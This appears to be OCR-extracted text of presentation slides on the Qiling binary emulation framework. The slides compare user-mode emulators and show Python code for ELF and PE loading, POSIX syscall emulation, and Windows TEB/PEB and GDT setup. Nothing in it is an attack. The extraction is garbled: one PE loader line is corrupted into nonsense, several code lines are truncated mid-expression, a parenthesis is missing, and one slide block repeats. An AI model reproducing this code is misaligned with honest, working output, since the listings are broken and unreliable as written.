- True Python framework, making it easy to build customized analysis tools on top
- Full GDB/IDA Support

User Mode Emulation

qemu-usermode

- The TOOL
- Limited OS Support, Very Limited
- No Multi OS Support
- No Instrumentation
- **Syscall Forwarding**

usercorn

- Very good project !
- It’s a Framework !
- Mostly *nix based only
- Limited OS Support (No Windows)
- Go and Lua is not hacker’s friendly
- **Syscall Forwarding**

Binee

- Very good project too
- Only X86 (32 and 64)
- Limited OS Support (No *NIX)
- Just a tool, we don’t need a tool
- Again, is GO

WINE

- Limited ARCH Support
- Limited OS Support, only Windows
- Not Sandbox Designed
- No Instrumentation

WSL/2

- Limited ARCH Support
- Only Linux and run in Windows
- Not Sandboxed, It linked to /mnt/c
- No Instrumentation (maybe)

Syscall Forwarding


User Mode Emulation

qemu-usermode

- Over Emulate
- The TOOL
- Limited OS Support, Very Limited
- No Multi OS Support
- No Instrumentation
- **Syscall Forwarding**

usercorn


- Very good project !
- It’s a Framework !
- Mostly *nix based only
- Limited OS Support (No Windows)
- Go and Lua is not hacker’s friendly
- **Syscall Forwarding**



```
$ pwd
/home/xwings/qemu-3.1.0
$ uname -a
FreeBSD freebsd 12.0-RELEASE FreeBSD 12.0-RELEASE r341666 GENERIC  amd64
$ ./configure --help

Usage: configure [options]
Options: [defaults in brackets after descriptions]

Standard options:
  --help                   print this message
  --prefix=PREFIX          install in PREFIX [/usr/local]
  --interp-prefix=PREFIX   where to find shared libraries, etc.
                           use %M for cpu name [/usr/gnemul/qemu-%M]
  --target-list=LIST       set target list (default: build everything)
                           Available targets: aarch64-softmmu alpha-softmmu
                           arm-softmmu cris-softmmu hppa-softmmu i386-softmmu
                           lm32-softmmu m68k-softmmu microblaze-softmmu
                           microblazeel-softmmu mips-softmmu mips64-softmmu
                           mips64el-softmmu mipsel-softmmu moxie-softmmu
                           nios2-softmmu or1k-softmmu ppc-softmmu ppc64-softmmu
                           riscv32-softmmu riscv64-softmmu s390x-softmmu
                           sh4-softmmu sh4eb-softmmu sparc-softmmu
                           sparc64-softmmu tricore-softmmu unicore32-softmmu
                           x86_64-softmmu xtensa-softmmu xtensaeb-softmmu
                           i386-bsd-user sparc-bsd-user sparc64-bsd-user
                           x86_64-bsd-user
```

How Qiling Works

How Does It Work




Base OS can be Windows/Linux/BSD or OSX


And not limited to ARCH

OS Adventure

Loader



```python
class ELFParse:
    def __init__(self, path, ql):
        self.path = path
        self.ql = ql

        with open(path, "rb") as f:
            self.elfdata = f.read()

        self.ident = self.getident()

        if self.ident[ : 4] != b'\x7fELF':
            ql.nprint(">>> ERROR: NOT a ELF")
            exit(1)

        if self.ident[0x4] == 1: # 32 bit
            self.is32bit = True
        else:
            self.is32bit = False

        if self.ident[0x4] == 2: # 64 bit
            self.is64bit = True
        else:
            self.is64bit = False

        if self.ident[0x5] == 1: # little endian
            self.endian = 1
        elif self.ident[0x5] == 2: # big endian
            self.endian = 2
```



```python
class PE32:
    def __init__(self, ql, path=""):
        self.ql = ql
        self.uc = ql.uc
        self.path = path
        self.PE_IMAGE_BASE = 0
        self.PE_IMAGE_SIZE = 0
        self.PE_ENTRY_POINT = 0
        self.sizeOfStackReserve = 0
        self.dlls = {}
        self.import_symbols = {}
        self.import_address_table = {}
        self.cmdline = ''
        self.filepath = ''

    def loadx86Shellcode(self, dlls):
        self.initTEB()
        self.initPEB()
        self.initLdrData()
        for each in dlls:
            self.loadDll(each)

    def loadPE32(self):
        self.pe = pefile.PE(self.path, fast_load=True)

        # for simplicity, no image base relocation
        self.ql.PE_IMAGE_BASE = self.PE_IMAGE_BASE = self.pe.OPTIONAL_HEADER.ImageBase
        self.ql.PE_IMAGE_SIZE = sel PE_ENTRY_POINT: int f.pe.OPTIONAL_HEADER.SizeOfImage
        self.ql.entry_point = self.PE_ENTRY_POINT = self.PE_IMAGE_BASE + self.pe.OPTIONAL_HEADER.AddressOfEntryPoint
        self.sizeOfStackReserve = self.pe.OPTIONAL_HEADER.SizeOfStackReserve
        self.ql.nprint(">>> Loading %s to 0x%x" % (self.path, self.PE_IMAGE_BASE))
```


ELF Loader

PE Loader

MACHO Loader

Parse != Loader

Posix Series - Syscall Emulator



```
def ql_syscall_read(ql, uc, read_fd, read_buf, read_len, null0, null1, null2):
    path = (ql_read_string(ql, uc, read_buf))

    if read_fd < 256 and ql.file_des[read_fd] != 0:
        try:
            if isinstance(ql.file_des[read_fd], socket.socket):
                data = ql.file_des[read_fd].recv(read_len)
            else:
                data = ql.file_des[read_fd].read(read_len)
            uc.mem_write(read_buf, data)
            ql.nprint("|--->>> Read Completed %s" % path)
            regreturn = len(data)
        except:
            regreturn = -1
    else:
        regreturn = -1
    ql.nprint("read(%d, 0x%x, 0x%x) = %d" % (read_fd, read_buf, read_len, regreturn))
    ql_definesyscall_return(ql, uc, regreturn)


def ql_syscall_lseek(ql, uc, lseek_fd, lseek_ofset, lseek_origin, null0, null1, null2):
    ql.file_des[lseek_fd].seek(lseek_ofset, lseek_origin)
    regreturn = (ql.file_des[lseek_fd].tell())
    ql.nprint("lseek(%d, 0x%x, 0x%x) = %d" % (lseek_fd, lseek_ofset, lseek_origin, regreturn))
    ql_definesyscall_return(ql, uc, regreturn)


def ql_syscall_brk(ql, uc, brk_input, null0, null1, null2, null3, null4):
    ql.nprint("|--->>> brk(0x%x)" % brk_input)
    if brk_input != 0:
        if brk_input > ql.brk_address:
            uc.mem_map(ql.brk_address, (int(((brk_input + 0xfff) // 0x1000) * 0x1000 - ql.brk_address)))
            ql.brk_address = int(((brk_input + 0xfff) // 0x1000) * 0x1000)
    else:
        brk_input = ql.brk_address
    ql_definesyscall_return(ql, uc, brk_input)
    ql.nprint("|--->>> brk return(0x%x)" % ql.brk_address)


def ql_syscall_mprotect(ql, uc, mprotect_start, mprotect_len, mprotect_prot, null0, null1, null2):
    regreturn = 0
    ql.nprint("mprotect(0x%x, 0x%x, 0x%x) = %d" % (mprotect_start, mprotect_len, mprotect_prot, regreturn)
    ql_definesyscall_return(ql, uc, regreturn)
```

Syscall almost the same for OSX/Linux/*BSD

Kernel Programming 101


Emulate Syscall

Skip/Forward or Emulate Code


Prepare Execution Report

Syscall Implementation


Windows Emulator 0x1




```
def setup_gdt_segment(uc, GDT_ADDR, GDT_LIMIT, seg_reg, index, SEGMENT_ADDR, SEGMENT_SIZE, init = True):

    # map GDT table
    if init:
        uc.mem_map(GDT_ADDR, GDT_LIMIT)

    # map this segment in
    uc.mem_map(SEGMENT_ADDR, SEGMENT_SIZE)

    # create GDT entry
    gdt_entry = create_gdt_entry(SEGMENT_ADDR, SEGMENT_SIZE, A_PRESENT | A_DATA | A_DATA_WRITABLE | A_PRIV_3 |

    # then write GDT entry into GDT table
    uc.mem_write(GDT_ADDR + (index << 3), gdt_entry)

    # setup GDT by writing to GDTR
    uc.reg_write(UC_X86_REG_GDTR, (0, GDT_ADDR, GDT_LIMIT, 0x0))

    # create segment index
    selector = create_selector(index, S_GDT | S_PRIV_3)
    # point segment register to this selector
    uc.reg_write(seg_reg, selector)
```



```
def set_gs_msr(uc, SEGMENT_ADDR, SEGMENT_SIZE):

    uc.mem_map(SEGMENT_ADDR, SEGMENT_SIZE)
    uc.msr_write(GSMSR, SEGMENT_ADDR)
```



```
def init_TEB_PEB(uc):
    print(">> TEB addr is " + hex(config64.GS_LAST_BASE))
    TEB_SIZE = len(TEB(0).tobytes())
    teb_data = TEB(base = config64.GS_LAST_BASE, PEB_Address = config64.GS_LAST_BASE + TEB_SIZE)
    uc.mem_write(config64.GS_LAST_BASE, teb_data.tobytes())
    config64.GS_LAST_BASE += TEB_SIZE
    data = teb_data.tobytes()

    print(">> PEB addr is " + hex(config64.GS_LAST_BASE))
    PEB_SIZE = len(PEB(0).tobytes())
    peb_data = PEB(base = config64.GS_LAST_BASE, LdrAddress = config64.GS_LAST_BASE + PEB_SIZE)
    uc.mem_write(config64.GS_LAST_BASE, peb_data.tobytes())
    config64.GS_LAST_BASE += PEB_SIZE

    LDR_SIZE = len(LDR(0).tobytes())
    ldr_data = LDR(base = config64.GS_LAST_BASE,
                InLoadOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x10, 'Blink' : config64.GS_LAST_BASE + 0x10
                InMemoryOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x20, 'Blink' : config64.GS_LAST_BASE + 0x
                InInitializationOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x30, 'Blink' : config64.GS_LAST_B
    uc.mem_write(config64.GS_LAST_BASE, ldr_data.tobytes())
```



TEB
......
ProcessEnvironmentBlock
......

PEB
......
ImageBaseAddress
Ldr
ProcessParameters
......


PEB_LDR_DATA
......
InLoadOrderModuleList
InMemoryOrderModuleList
InInitializationModuleList
......

Setup TEB Structure


Setup PEB Structure

Setup PEB_LDR_DATA Structure

